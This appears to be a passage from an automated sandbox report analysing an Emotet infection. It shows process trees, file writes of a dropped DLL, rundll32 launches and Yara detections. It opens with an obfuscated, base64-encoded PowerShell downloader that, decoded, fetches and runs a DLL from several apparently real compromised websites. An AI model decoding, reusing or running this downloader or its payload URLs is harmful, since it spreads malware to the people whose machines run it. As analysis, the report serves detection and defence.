ZAAnACsAJwBiACcAKQArACgAJwAgAG4AJwArACcAZAA6AC8AJwArACcALwAn ACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQA YwAnACkAKwAoACcAcgBhAG4AJwArACcAZQBzACcAKQArACgAJwAuAGMAbwAn ACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsA KAAnAGkAJwArACcAbgB1ACcAKwAnAHgAJwArACcALQB5AGEAYQB5ACcAKQAr ACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsA KAAnAHcAdQAgACcAKwAnAGQAYgAnACsAJwAgACcAKQArACcAbgAnACsAJwBk ACcAKwAnADoAJwArACcALwAnACsAKAAnAC8AbQBtAHIAaQBuAGMAJwArACcA cwAuACcAKQArACgAJwBjAG8AJwArACcAbQAnACsAJwAvAGUAdABlAHIAbgBh AGwALQAnACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsA JwBzAHQALQAnACkAKwAoACcAOQBjAHUAJwArACcAcQB2AC8AagAnACkAKwAo ACcAeAAnACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsA JwAgAHcAJwApACsAKAAnAHUAIABkACcAKwAnAGIAIABuAGQAJwArACcAOgAv ACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAawAnACkAKwAnAGUA dAAnACsAKAAnAGUAZQByACcAKwAnAHMAZQBuAHQALgBuAGUAJwArACcAdAAv ACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAHUAZABlAHMA LwBUAFUAJwArACcAZwBEAC8AIQBuACcAKwAnAHMAIAAnACkAKwAnAHcAdQAn ACsAJwAgACcAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG4AZAAnACsA JwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAcwAnACsAJwBr AGkAbABtAHUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB3ACcA KwAnAHAALQBhACcAKQArACcAZAAnACsAKAAnAG0AaQBuAC8AJwArACcAaAAn ACsAJwBRACcAKQArACgAJwBWAGwAQgAnACsAJwA4AGIALwAnACkAKQAuACIA cgBgAGUAUABsAEEAYABjAEUAIgAoACgAKAAnAG4AcwAnACsAJwAgACcAKQAr ACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAnAG4AZAAnACkALAAoAFsA YQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAs ACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAALAAnAHcAZAAnACkAWwAzAF0A KQAuACIAUwBwAGAAbABpAFQAIgAoACQARAA1ADQAUwAgACsAIAAkAEsAbwAz AGEAYwA2ADMAIAArACAAJABGADAAOABKACkAOwAkAE8AMQA2AFIAPQAoACcA WAA2ACcAKwAnADIAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEoAZAA1 AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAcwBwADQAKQB7AHQAcgB5AHsA KAAmACgAJwBOAGUAJwArACcAdwAtAE8AJwArACcAYgBqACcAKwAnAGUAYwB0 ACcAKQAgAHMAeQBTAFQARQBNAC4ATgBlAFQALgB3AEUAQgBDAEwASQBFAG4A dAApAC4AIgBEAE8AdwBOAGAATABgAG8AQQBgAEQARgBJAGwARQAiACgAJABK AGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAMAB4AGEAKQA7ACQATAAyADkA RAA9ACgAJwBPADYAJwArACcANABlACcAKQA7AEkAZgAgACgAKAAmACgAJwBH AGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJABRAGYAeAAxADAA eABhACkALgAiAEwAYABlAG4ARwBgAFQAaAAiACAALQBnAGUAIAA0ADQANwAx ADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyACcAKQAgACQA UQBmAHgAMQAwAHgAYQAsACgAJwBBACcAKwAoACcAbgB5AFMAdAAnACsAJwBy ACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAHMAYABUAFIA aQBgAE4AZwAiACgAKQA7ACQAQgAyADcAQgA9ACgAKAAnAFcANAAnACsAJwAz ACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAFYAPQAoACcA SQA2ACcAKwAnADIAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEIANQA4 AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA
Imagebase:	0x13f3a0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Kaktksw\An6othh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Kaktksw\An6othh\N49I.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE875BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	65028	ff b8 28 66 46 00 e8 75 f8 ff ff a1 e4 65 46 00 85 c0 74 17 8b 10 89 15 e4 65 46 00 50 e8 d6 f7 ff ff a1 e4 65 46 00 85 c0 75 e9 33 c0 5a 59 59 64 89 10 68 5d 1c 40 00 80 3d 4d 60 46 00 00 74 0a 68 cc 65 46 00 e8 d5 f7 ff ff 68 cc 65 46 00 e8 d3 f7 ff ff c3 e9 39 1e 00 00 eb db 5b 5d c3 53 3b 05 18 66 46 00 75 09 8b 50 04 89 15 18 66 46 00 8b 50 04 8b 48 08 81 f9 00 10 00 00 7f 38 3b c2 75 17 85 c9 79 03 83 c1 03 c1 f9 02 a1 24 66 46 00 33 d2 89 54 88 f4 eb 24 85 c9 79 03 83 c1 03 c1 f9 02 8b 1d 24 66 46 00 89 54 8b f4 8b 00 89 02 89 50 04 5b c3 8b 00 89 02 89 50 04 5b c3 8d 40 00 8b 15 28 66 46 00 eb 10 8b 4a 08 3b c1 72 07 03 4a 0c 3b c1 72 16 8b 12 81 fa 28 66 46 00 75 e8 c7 05 c8 65 46 00 03 00 00 00 33 d2 8b c2 c3 90 53 8b ca 83 e9 04 8d 1c 01 83 fa	..(fF..u.....eF...t......eF.P. ......eF...u.3.ZYYd..h].@..= M`F..t.h.eF......h.eF........9.. ...[].S;..fF.u..P....fF..P..H. ....8;.u...y........$fF.3.. T...$..y.........$fF..T.......P. [......P.[..@...(fF....J.;.r ..J.;.r.....(fF.u....eF.....3. ....S..........	success or wait	14	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2304 Parent PID: 1552

General

Start time:	09:30:45
Start date:	27/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString
Imagebase:	0xff4a0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	64	success or wait	1	FF4A27D0	ReadFile
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	264	success or wait	1	FF4A281C	ReadFile

Analysis Process: rundll32.exe PID: 2748 Parent PID: 2304

General

Start time:	09:30:45
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2099609589.00000000002E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2099871520.0000000000510000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2099349373.0000000000240000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2728 Parent PID: 2748

General

Start time:	09:30:46
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Kaktksw\An6othh\N49I.dll',#1
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2102026803.00000000002D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2102360231.0000000000990000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2101833824.0000000000230000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2812 Parent PID: 2728

General

Start time:	09:30:47
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xsugi\zrfn.shd',FIxqgRZUp
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2103817256.0000000000770000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2103543445.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2103566665.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2876 Parent PID: 2812

General

Start time:	09:30:48
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xsugi\zrfn.shd',#1
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2106310017.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2106250328.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2111292152.0000000000B10000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2908 Parent PID: 2876

General

Start time:	09:30:49
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Omuzql\aridm.cve ',PiBVmMpskdW
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2110427728.00000000002A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2110654197.0000000000750000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2110403391.0000000000220000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 912 Parent PID: 2908

General

Start time:	09:30:50
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Omuzql\aridm.cve',#1
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2112160359.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2112213482.00000000002B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2112133272.0000000000180000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1616 Parent PID: 912

General

Start time:	09:30:52
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yjyrclfl\qwodoyj.whn',CPVO
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2114550082.00000000007B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2114093455.0000000000710000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2113942317.00000000006A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2492 Parent PID: 1616

General

Start time:	09:30:52
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yjyrclfl\qwodoyj.whn',#1
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2340258197.0000000000740000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2340368896.00000000007E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2340125586.0000000000300000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis